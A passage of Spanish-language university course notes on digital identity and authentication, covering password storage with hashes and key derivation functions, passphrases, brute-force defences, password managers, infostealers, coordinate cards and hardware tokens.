- Si me conocen, me identifican porque les hablo desde un número que saben que es mío.
- Si debo identificarme de forma remota, por video o voz:
- Si me conocen, me identifican porque uso un usuario que he usado previamente, porque la voz que escuchan se parece a mi voz o porque la persona en el video se parece mucho a mi.
- Si no me conocen (igual que presencialmente), se espera que me presente. Es posible que esas personas asocien mi primera presentación con cómo hablo y me veo, para reconocerme en otras interacciones.
…igual, con todo esto de la IA Generativa, se nos dice seguido que debemos desconfiar un poco más en estas situaciones.
Pero, en situaciones donde es realista pensar que un/a adversario/a puede tener el interés de hacerse pasar por otra entidad sin serlo, ¿cómo puedo saber que la entidad es quién dice ser?
Autentificación#
En este curso, entenderemos autentificación o autenticación (en serio, ¡ambas son válidas!) como el proceso que permite determinar que una entidad es lo que dice ser.
Dependiendo del canal de comunicación, de qué tan seguro se quiere estar de que sea lo que dice ser y de si las entidades que quieren autenticarse se han visto previamente, existen muchas formas de hacerlo. En la tabla siguiente hay algunos ejemplos para situaciones informales (salidas con amigos, conversaciones de pasillo) y situaciones formales (entrar a un concierto u oficina, ingresar a una plataforma)
| Cómo me autentico… | En persona | Remotamente, solo texto (chat/sitio web) | Remotamente, audio y/o video |
|---|---|---|---|
| Primera interacción | Situación informal: Un amigo en común nos presenta o me parezco a una foto en algún repositorio confiable. Situación formal: Muestro mi cédula de identidad, validan que sea real y comparan la foto con la mía. | Situación informal: Referencias de otras personas o plataformas (usar un correo o teléfono declarado realista). Situación formal: Creo una cuenta usando un identificador previamente reconocido o validado (teléfono, correo, usuario) | Situación informal: Referencias de otras personas o plataformas (si mi foto está en algún lado oficial, se puede comparar con mi apariencia en video). Situación formal: Identificadores comunes ya validados e intentos de reconocimiento de documentos por canales remotos (validación de cédula, reconocimiento facial, etc). |
| Segunda interacción en adelante | Situación informal: Me parezco a quien recuerdan que soy o cuento algo que solo yo podría saber. Situación formal: Muestro una credencial que me dieron después de la primera validación de identidad. | Situación informal: Mantengo las mismas características de la primera vez (mi forma de escribir o cuento algo que solo yo debería saber). Situación formal: Uso la cuenta creada después de la primera interacción que ya fue validada. | Situación informal: Mantengo parte de mi apariencia lo más parecida posible a interacciones anteriores (cómo me veo o como sueno, cómo me muevo, qué tan real se ve el video). Situación formal: Uso la cuenta creada después de la primera interacción que ya fue validada. |
Lo curioso es que, al menos en los casos remotos, casi siempre la autentificación es delegada a una autentificación previamente relalizada. Es un problema bastante difícil de resolver por si solo, y es poco eficiente que cada entidad con la que debes autenticarte deba realizar el proceso completo.
Piensa en situaciones en las que recuerdes que has tenido que autenticarte:
- ¿Cómo lo has hecho?
- ¿Crees que lo que te pidieron era sufiiciente para el modelo de amenazas que supones que debería haber tenido la situación?
Autorización#
La autorización incluye los procesos que determinan qué puede hacer una entidad específica. Si la autenticación es iniciar sesión en un sitio web, la autorización son los controles de permisos de acceso, ejecución de acciones y sus asignaciones a personas o grupos definidos. Veremos casos específicos con más detalle en las unidades web y seguridad de sistemas operativos. Lo importante en este momento es que sepan que Autentificación no es lo mismo que Autorización
Tipos de Autentificación y Autenticación Multifactor#
La autentificación en contextos de sistemas de la información depende de mecanismos que la habilitan y que permiten confirmar (con un nivel de confianza específico y dependiente del modelo de amenazas) que soy quien digo ser.
Estos mecanismos se clasifican en tres tipos:
- 🧠 Lo que sé, a partir de información que solo yo debería conocer y memorizar o guardar en algún lado.
…lo malo es que son copiables, compartibles o filtrables 🫠
- 🪪 Lo que tengo, a partir de objetos que tengo en mi poder (y nadie más puede tener mientras yo lo tenga).
…si los pierdo es un cacho recuperarlos y necesito algún medio para bloquearlos
- 🙆 Lo que soy, a partir de elementos propios de mi cuerpo o de mi identidad.
¿y quién guarda esta información? ¿cómo hago para evitar que se use para identificarme cuando no quiero ser identificado? 🥷
Cuando un sistema usa más de un tipo de los mecanismos anteriores, y estos mecanismos no dependen entre sí, estamos hablando de sistemas con Autenticación Multifactor (MFA por sus siglas en inglés o 2FA cuando son solo dos mecanismos los usados)
¿Qué significa que los mecanismos no dependan entre sí?: Que a partir de uno, no pueda derivar otro. Por ejemplo, si tengo una cuenta que para iniciar sesión me pide contraseña y para ejecutar acciones críticas me envía un código de un solo uso al correo o teléfono, pero puedo reiniciar ese último mecanismo contando solo con la contraseña, éste no es un sistema con un mecanismo autentificación multifactor válido.
Mejores prácticas en identidad digital#
Considerando todo lo anterior, el NIST (Organismo de estándares tecnológicos de Estados Unidos) publicó el 2025 la versión final del Instructivo SP 800-63-4, que define un conjunto de buenas recomendaciones para modelar y resguardar la identidad digital en sistemas de la información.
Lo que sé#
En esta categoría tenemos los siguientes mecanismos:
- Contraseñas: Cadenas de texto secretas usadas por un sistema para determinar si alguien es quien dice ser. Deberían ser largas, a veces recordables y no fácilmente adivinables
- Número de identificación personal (PIN por su sigla en inglés): Cadena de texto corta y generalmente numérica para determinar si alguien es quien dice ser. No debería representar una fecha importante.
- Preguntas de seguridad: Preguntas que se muestran generalmente en caso de olvidar una contraseña. Se supone que la respuesta debería ser conocida solo por la persona que tiene derecho a usar la cuenta, pero eso en un mundo donde todo el mundo usa redes sociales es muy poco realista, por lo que su uso se encuentra desrecomendado.
Si estás diseñando un sistema nuevo, No uses preguntas de seguridad como método para recuperar los accesos.
Algunas personas y empresas recomiendan cambiar contraseñas y pines seguido, pero esto hoy no se recomienda, siempre y cuando no haya evidencia de que el dato pudo haber perdido su calidad de secreto. El CSIRT Nacional tiene un artículo muy interesante sobre este tema.
…¿esto es autopromoción no explicitada? 🤔…
🧢🧑💻: Cómo guardar contraseñas de forma segura#
Si estamos desarrollando un sistema con inicio de sesión con contraseña, ¿cómo validamos seguramente ambos valores?
Guardando la contraseña en texto plano#
| ID | Usuario | Contraseña |
|---|---|---|
| 1 | eriveros | password |
| 2 | ahevia | c0ntr4s3ñ4 |
| 3 | cjgomez | #n2d9aAmVV9 |
Al momento de iniciar sesión, la aplicación consultará en la tabla si existe una fila con los valores nombre de usuario y contraseña proporcionados.
Si bien lo anterior sirve para validar acceso, presenta riesgos importantes debido al impacto que tendría si un adversario lograra tener acceso a esta tabla (recordemos el principio de defensa en profundidad).
O si la persona que administra la tabla decide venderla o compartirla… (El comic es del 2010 y envejeció mal con eso del “don’t be evil” 🙄)
¿Por qué esto es impactante?: Porque las personas suelen repetir sus contraseñas entre sitios (o cuando no la repiten, usan una muy parecida; lo que también es preocupante, pero un poco menos).
Guardando el hash de la contraseña#
| ID | Usuario | SHA256(Contraseña) |
|---|---|---|
| 1 | eriveros | 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 |
| 2 | ahevia | f55cffba6274d372aeefafa64862e8bff89a8a157fc28cd61a352379e51ae18b |
| 3 | cjgomez | d7ad0a3d878d1aaaa66a4a015d1d16711307693bda03864fe1da80322b508450 |
Nos estamos adelantando un poco, porque no hemos visto hashes todavía. Por ahora, supongan que un hash es una función unidireccional que a cada cadena de texto arbitraria le asigna un número muy grande de tamaño fijo (por ejemplo, de 256 bits), aparentemente aleatorio.
Luego, para comprobar si la contraseña de un usuario es válida, basta con comparar el valor de la fila correspondiente en la columna “Contraseña” con $SHA256(entradaContrasena)$, donde $entradaContrasena$ es el valor ingresado por el usuario en el campo “contraseña” del formulario para iniciar sesión.
Funciones de hash rotas#
Como veremos más adelante, una buena función de hash no debería ser reversible (es decir, dado un valor de hash, si no conozco el texto plano que lo originó, no debería poder deducirlo). Sin embargo, muchas funciones de hash estandarizadas sobre las que se creía que esta propiedad se cumplía, pero luego se demostró que no era tan así.
Algunas funciones rotas: MD5 y SHA-1.
Nunca debes usar MD5 ni SHA-1 para guardar contraseñas.
Actualmente, existen varias funciones de hash que (todavía) no están rotas. SHA-256 y SHA-3 son ejemplos de ellas.
Rainbow tables#
Una Rainbow Table (“Tabla Arcoiris” suena extraño, pero puede que sea solo costumbre) es una base de datos en la que, para cada cadena de texto plano conocida, se genera la versión hasehada de esa cadena y se guardan ambos datos asociados.
| Palabra | SHA256(Palabra) |
|---|---|
| hola | 133ee989293f92736301280c6f14c89d521200c17dcdcecca30cd20705332d44 |
| adios | d8542114d7d40f3c82fc0919efc644df30f4e827c2bd6b83b9dbec8358b2fbc4 |
| casa | 02a68f9d9195dd53eb799f866429ce06e93be4ddf8b1b41a3d926dcf7d4f535f |
| … | … |
Así, si queremos encontrar la preimagen de un hash específico, basta con buscarlo en la tabla.
Debido al tamaño del conjunto de las imágenes de la función, es actualmente imposible (y puede que siga siendo así por mucho mucho tiempo) almacenar todas las preimágenes posibles si la función de hash tiene un tamaño de cadena de texto en el recorrido razonable (como 256 bits).
Si las preimágenes son todas de tamaño 256 bits, ¿cuántas posibles preimágenes existen? ¿Cuánto espacio necesitaría para guardarlas todas sin comprimirlas?
Pero no necesitamos guardarlas todas, basta con guardar las de las palabras que son usadas más comúnmente como contraseñas, junto con variaciones típicas de ellas. Estas palabras se pueden obtener de filtraciones en texto plano anteriores, o de infostealers (los veremos más adelante en este capítulo).
De esta forma, si la contraseña se filtra en un solo lugar en texto plano (a cualquier persona, suponiendo que es una que podría tener alguien más) y alguien la almacena en una rainbow table, va a poder relacionarla con cualquier otro lugar donde esté. Este ataque aplica tanto a hashes rotos como a hashes no rotos.
Busca los hashes de la tabla de usuarios al inicio de la sección. ¿Para cuáles encuentras el texto plano en Internet y para cuales no? (es posible que encuentres el texto plano de todos, si alguien ingresó sus preimágenes a una rainbow table pública).
Hoy día, debido a lo eficientes que son los procesadores al ejecutar funciones de hash conocidas, es posible generar millones de hashes en menos de un segundo en un computador al alcance de casi cualquier persona. Esto hace que, incluso sin conocer la contraseña original, los ataques de fuerza bruta (discutidos más adelante) sigan siendo efectivos.
Guardando un hash especial de la contraseña#
| ID | Usuario | PBKDF2(Contraseña) |
|---|---|---|
| 1 | eriveros | pbkdf2_sha256$600000$N9H3Y+UMFADQxAusfdB6TQ==$eQ2NP3cApLdIg/z9gDjtc5bAh1b1oeK0qZzoVYqL4bc= |
| 2 | ahevia | pbkdf2_sha256$600000$3ktDNrl6VHA9F+SFCe9I8Q==$GCaTg0JGdwrAdPOX6iRpBGKCYXU+Gzoc5hDmM659vEk= |
| 3 | cjgomez | pbkdf2_sha256$600000$3ktDNrl6VHA9F+SFCe9I8Q==$JzfDfyTxttB2p2Rwx6R9f/vmhQotMYMNxR+FfOl9CpM= |
Existen hashes especiales llamados Funciones de derivación de llaves (KDF por sus siglas en inglés) que guardan una llave derivada, la que es como un hash con parámetros adicionales.
Para comprobar si la contraseña de un usuario es válida, basta con ejecutar una función integrada en las librerías de KDF: $validarContrasena(entradaContrasena, columnaContrasena)$, donde $entradaContrasena$ es el valor ingresado por el usuario y $columnaContrasena$ el valor guardado en la tabla. Esta función devolverá verdadero si la contraseña es correcta, y falso si no.
El campo $columnaContrasena$ posee cuatro valores distintos en el ejemplo, separados entre sí por el signo $ (el formato puede variar un poco según implementación):
- tipo de KDF: Identifica el tipo de hash que se está usando para generar la versión hasheada de la contraseña. Ene ste caso es la función ${PBKDF2}$ en su variación con ${SHA256}$.
- Cantidad de iteraciones: Número de veces que se aplica la función sobre sí misma. En el ejemplo, es 600.000.
- Sal Criptogrtáfica o salt: Valor aleatorio (codificado en
base64en el ejemplo) que se usa para aleatorizar el resultado en la función KDF. Se guarda en texto plano como parte del campo contraseña para poder usarlo en la verificación. - Hash de contraseña: Valor resultante de aplicar la función KDF especificada con el número de iteraciones y la sal criptográfica correspondiente.
Para validar una contraseña almacenada con una KDF, es necesario contar con todos los valores de la lista anterior.
Estas funciones poseen dos propiedades adicionales a los hashes tradicionales.
- Son parametrizablemente lentas: Los procesadores de hoy son muy eficientes calculando hashes tradicionales porque están optimizados para esto. Las funciones de tipo KDF permiten parametrizar la cantidad de veces que la función de hash debe aplicarse sobre si misma para llegar al valor final. De esta forma, es posible siempre aumentar la cantidad de iteraciones para demorar aún más el proceso de verificación.
- la Sal Criptográfica (bien usada) imposibilita poder correlacionar filtraciones de contraseñas entre sí: Si la sal criptográfica es aleatoria, incluso si la tabla con las llaves derivadas KDF se filtra, no debería ser posible correlacionar las contraseñas de esta filtración con otras anteriores.
Lo anterior vuelve a las KDF la mejor forma de guardar contraseñas en la actualidad.
🧢🧑: Cómo elegir buenas contraseñas para memorizar#
Una buena contraseña que debe ser memorizada tiene que ser fácil de recordar y difícil de adivinar (ya sea por fuerza bruta o por deducción).
El problema es que las personas tenemos muy mala memoria para datos aleatorios, pero no así para información estructurada o relacionable mediante historias.
Si estás obligado a memorizar una contraseña, lo más recomendable es usar frases de paso (passprhases), que son un conjunto de 4 o más palabras aleatorias* de un diccionario lo suficientemente grande.
Si no son aleatorias, el modelo de seguridad no funciona. Asegúrate de que sean aleatorias, para lo que puedes usar dados o una página como la enlazada más adelante.
Una buena explicación de por qué una frase de paso puede ser más segura que una contraseña tradicional recordable está en el comic 936 del web comic XKCD
Puedes generar frases de paso en la aplicación CiberLupa de la Agencia Nacional de Ciberseguridad.
CiberLupa ofrece 6 palabras por defecto. ¿Cómo saber cuánta entropía es eso y si es suficiente para mi caso de uso?
Pista: ¿Cuántas palabras usa el sistema de Ciberlupa? ¿Cuánta entropía aporta cada palabra?
En la práctica, lo recomendable es anotar la palabra en un cuaderno u hoja que tengas en un lugar seguro y solo a tu alcance. Así, puedes ir viéndola cada vez que se te olvide hasta memorizarla por completo. Si temes olvidarla en el futuro, déjala guardada en una caja fuerte o escondida físicamente en algún lugar de donde vives (sin dejar escrito que es tu contraseña, en lo posible).
🧢🧑💻: Cómo dificultar ataques de fuerza bruta#
Los ataques de fuerza bruta sobre contraseñas son cada vez más efectivos. Según Hive Systems, cada año es más fácil adivinar algunas contraseñas solo por fuerza bruta:
¿ese uso de “hacker” es negativo?
Si bien una forma de hacerlos menos efectivos es usar las funciones de derivación de contraseñas vistas hace unas secciones (ya que así el tiempo de validación se puede hacer mucho más lento según los parámetros usados), hay otras estrategias útiles para ayudar a los usuarios de un sistema a no correr este riesgo:
- Definir reglas de largo y caracteres mínimos: Viendo la imagen anterior, para una cuenta que solo permite acceso a un servicio, 9 o 10 caracteres aleatorios alfanuméricos (mayúscula o minúscula) es una cantidad razonable. Estos caracteres deben ser aleatorios
- Bloquear ingreso temporalmente después de un número de intentos fallidos: Esto puede generar problemas de denegación de servicio a personas cuyas credenciales no están filtradas o que comparten recursos de red (como IP), pero ayuda a evitar el ingreso por contraseña adivinada. Algunas formas de implementarlo pueden ser bloquear unos minutos o horas si hay más de $n$ intentos fallidos sobre un usuario específico, o si los intentos vienen de una IP o subred específica.
- Bloquear el uso de contraseñas que se sabe que están filtradas: Existen servicios como CiberLupa o Have I Been Pwned? que permiten saber si un usuario específico ha aparecido en una filtración de datos reconocida. Have I Been Pwned? además provee un servicio para saber (sin un riesgo claro de exfiltrar la contraseña de uno al usar el servicio) si la contraseña de una persona ha sido vista en filtraciones de datos previas, lo que se puede integrar en formularios de registro y cambio de contraseña para imposibilitar su uso.
CiberLupa fue creado por un estudiante del DCC (Nicolás Santibáñez) como parte de su memoria. Puedes encontrar su código fuente en este enlace.
🧢🧑: Cómo tener mil contraseñas distintas y no morir en el intento#
A estas alturas, ya queda súper claro que no es bueno tener contraseñas adivinables ni es bueno repetirlas entre sitios distintos. Esto nos deja en una situación super incómoda para un usuario: tener que usar valores distintos (incluso aleatorios) en cada sitio, los que puede que no sean adivinables, pero definitivamente no serán recordables.
¿Por qué los y las usuarias tienen que cambiar sus hábitos de uso de los computadores debido a desarrolladores que no implementan bien las cosas? 🙃
Una solución al problema anterior es el uso de gestores de claves. Un gestor de contraseñas almacena todos los usuarios y las contraseñas de una persona, etiquetándolas por URL de sitio, y actúa como una bóveda con una llave principal (que debe ser larga, muy recordable y para nada adivinable). La llave principal se usa para cifrar simétricamente el archivo que guarda todos los datos, por lo que, si este archivo se filtra, la seguridad de todos los sitios dependerá de la seguridad de la contraseña primaria.
Se recomienda fuertemente usar una frase de paso de 4 palabras aleatorias o más como contraseña primaria de un gestor de claves.
Existen muchos proveedores de gestores de contraseñas recomendables. A continuación compartimos algunos de ellos:
- KeepassXC Gestor de claves gratuito y de código abierto basado en Keepass que guarda las contraseñas cifradas con la contraseña principal en un archivo local
.kdbx. Existen aplicaciones para escritorio y móviles que pueden abrir este archivo, y se puede mantener respaldado en línea usando servicios de nube conocidos, como iCloud y Google Drive. - 1Password: Gestor de claves comercial que guarda las contraseñas cifradas en un servicio hospedado por ellos. Ellos no tienen acceso directo a las contraseñas. La aplicación es muy amigable, pero su uso requiere de pago.
- Bitwarden (y Vaultwarden): Gestor de claves comercial que guarda las contraseñas cifradas en un servicio hospedado por ellos, pero también cuentan con una versión oficial autohospedable y otra no oficial que es compatible con todas las aplicaciones de Bitwarden.
No se recomienda usar gestores de contraseña integrados en los navegadores (como el de Google o el de Firefox), por motivos que se describirán en la sección Infostealers.
¿Con lo anterior es suficiente para solo usar contraseñas como método de autenticación?#
Lamentablemente, no. Hay algunos problemas que siguen afectando de forma parcial o total al uso de contraseñas como único factor de autenticación.
Ataques de diccionario#
Dado un conjunto de palabras que se conoce común en las contraseñas de las personas (generalmente determinado por filtraciones anteriores), es posible reducir el dominio de intentos de todo un alfabeto a una combinación de palabras comunes y sus variaciones. A esto le denominamos un Ataque por diccionario y no es lo que muestra la primera imagen de la sección de humor del CLCERT:
Ataques sobre gestores de claves#
Los gestores de claves, como cualquier otra aplicación, pueden sufrir vulnerabilidades:
- KeePass Exploit Allows Attackers to Recover Master Passwords from Memory (23 de mayo de 2023): Un ataque que permita exfiltrar la memoria volátil de un equipo permitiría recuperar la clave primaria de un archivo Keepass.
- Bypass de métodos de autenticación en el cliente de Bitwarden de Windows (28 de enero de 2023): Mal manejo de claves en la aplicación Bitwarden permitiría a un usuario sin privilegios saltarse la autentificación biométrica para desbloquear Bitwarden.
- Ataque de cadena de suministro en Bitwarden (23 de abril de 2026): Un Ataque de Cadena de Suministro es cuando un actor de amenaza logra modificar el código de una dependencia de un software objetivo, modificando el comportamiento de todas las aplicaciones dependientes. En este caso, un actor de amenaza logró comprometer una acción de GitHub usada por Bitwarden para modificar el código generado en el proceso de integración y despliegue continuo (CI/CD).*
- Filtraciones de LastPass (en los años 2015, 2022 y 2026): El proveedor de servicio de gestión de contraseñas LastPass ha sufrido un número de filtraciones de datos de usuarios mayor al que uno esperaría para cualquier aplicación de gestión de claves. Las filtraciones han demostrado que el modelo de almacenamiento de datos de LastPass deja mucho que desear.
Infostealers*#
Un infostealer es un tipo de malware (veremos más de esto más adelante) que se instala en los computadores de los usuarios y envía a un servidor controlado por un atacante todo tipo de información personal, como por ejemplo:
- Datos específicos del equipo (Sistema operativo, características de hardware, IP externa):
- Documentos
.docx,.ppt,.xlsx,.pdf - Tokens de acceso de aplicaciones instaladas en el escritorio (Discord, Telegram, Notion, etc.).
- Llaves privadas de wallets de criptomonedas.
- Historial, cookies, contraseñas y datos de autocompletado de navegadores.
El robo de contraseñas puede depender del uso de los gestores de claves de navegador. Existen investigaciones de amenazas (como las de Talos Intelligence y proofpoint) que muestran cómo algunos tipos de malware buscan en las carpetas con datos de perfiles de navegador esta información, la cual no es almacenada por defecto de forma cifrada como en los gestores de contraseña tradicionales (posiblemente para no pedir una contraseña cada vez que se inicia el navegador).
Esta información es luego revisada y vendida por actores de amenaza (esto también lo veremos más adelante) en paquetes o agrupada por recurso afectado (por ejemplo, archivos con miles de contraseñas de un mismo sitio).
Hoy en día, los actores de amenaza que buscan ingresar a sitios específicos compran a otros actores de amenaza esta información, para luego desplegar ransomware o exfiltrar otro tipo de información valiosa.
Recomendaciones del SP 800-63-4#
La guía del NIST mencionada al inicio del capítulo entrega algunas recomendaciones generales (muchas de ellas están en este apunte) para disminuir los riesgos del uso de contraseñas. En resumen, hay que:
- Evitar expirar contraseñas sin razón.
- Preferir el largo de una contraseña sobre su complejidad.
- Prohibir contraseñas comunes o filtradas.
- Prohibir las “preguntas de seguridad”.
- Usar autentificación multifactor (lo seguiremos viendo).
- Promover el uso de administradores de contraseñas.
Conclusiones#
Con lo que hemos aprendido hasta ahora, podemos desmitificar un poquito el cómo ocurren la mayoría de los ciberataques. Este comic de XKCD lo explica bien:
El comic de arriba es del 2019. Podríamos decir que hoy (2026) la fuente más probable es un feed de un infostealer.
Las contraseñas tienen muchos puntos posibles de fallo. Esta diapositiva del curso antiguo muestra algunos:

Es por esto que usar solo una contraseña no es suficiente para el modelo de amenaza comúnmente reconocido en sistemas conectados a Internet. La mitigación más efectiva a este problema es usar más de un tipo de factor de autentificación, lo que nos lleva a describir los dos tipos restantes.
Lo que tengo#
Este tipo de mecanismos de autenticación incluye cosas que solo la persona que tiene derecho a autenticarse con una cuenta debería tener en su poder.
💳 Tarjetas de Coordenadas#
Las tarjetas de coordenadas son tarjetas de plástico con una grilla de números aleatorios, distribuidos en bloques por coordenadas.
Cuando una persona quiere demostrar que es quien dice ser en un sistema remoto, el sistema le pide ingresar un número acotado de valores en coordenadas específicas.
Si los valores en cada coordenada van de 00 a 99, ¿cuál es la probabilidad de que un atacante los adivine sin conocerlos?
¿Por qué se piden solo algunas coordenadas y no sería más seguro pedir todos los valores de la tarjeta? (Pista, piensa en los modelos de amenaza que pudieron haber sido considerados para este dispositivo)

Uno de los problemas más grandes de las tarjetas de coordenadas es que son muy fáciles de copiar. Basta con una foto o con una página de phishing que pida todas las coordenadas (según los atacantes, para prevenir fraudes electrónicos, como se muestra en este artículo del blog argentino Segu-Info) para que deje de servir a su objetivo original.

El 1 de agosto de 2026 la Comisión para el Mercado Financiero (Organismo de Estado que regula a los bancos) prohibió el uso de tarjetas de coordenadas de forma general, permitiéndolo solo a personas con discapacidad o problemas de salud, adultos mayores y quienes no dispongan de dispositivos compatibles con los nuevos métodos de autenticación. ¿Qué opinas de esta medida?
¿Esto pasaba el 2010 y recién el 2026 se prohibieron las tarjetas de coordenadas? 🫠
Llaveros de seguridad#

También conocidos como Digipass o tokens físicos, son dispositivos con forma de llavero, un botón y una pantalla que muestran 6 dígitos aparentemente aleatorios, los que cambian cada vez que el botón se presiona o cada vez que pasa una cantidad de tiempo determinada.
¿Cómo funcionan? Los dispositivos generan números pseudo-aleatorios (en la unidad de criptografía explicaremos exactamente qué significa esto) a partir de un valor semilla, el cual es conocido por el banco y es grabado en el dispositivo al fabricarlo. Al momento de enrolar un digipass, el banco asocia el dispositivo (del cual conoce la semilla) a la cuenta del cliente, lo que le permite validar en todo momento que el código ingresado corresponda al mostrado en el dispositivo.
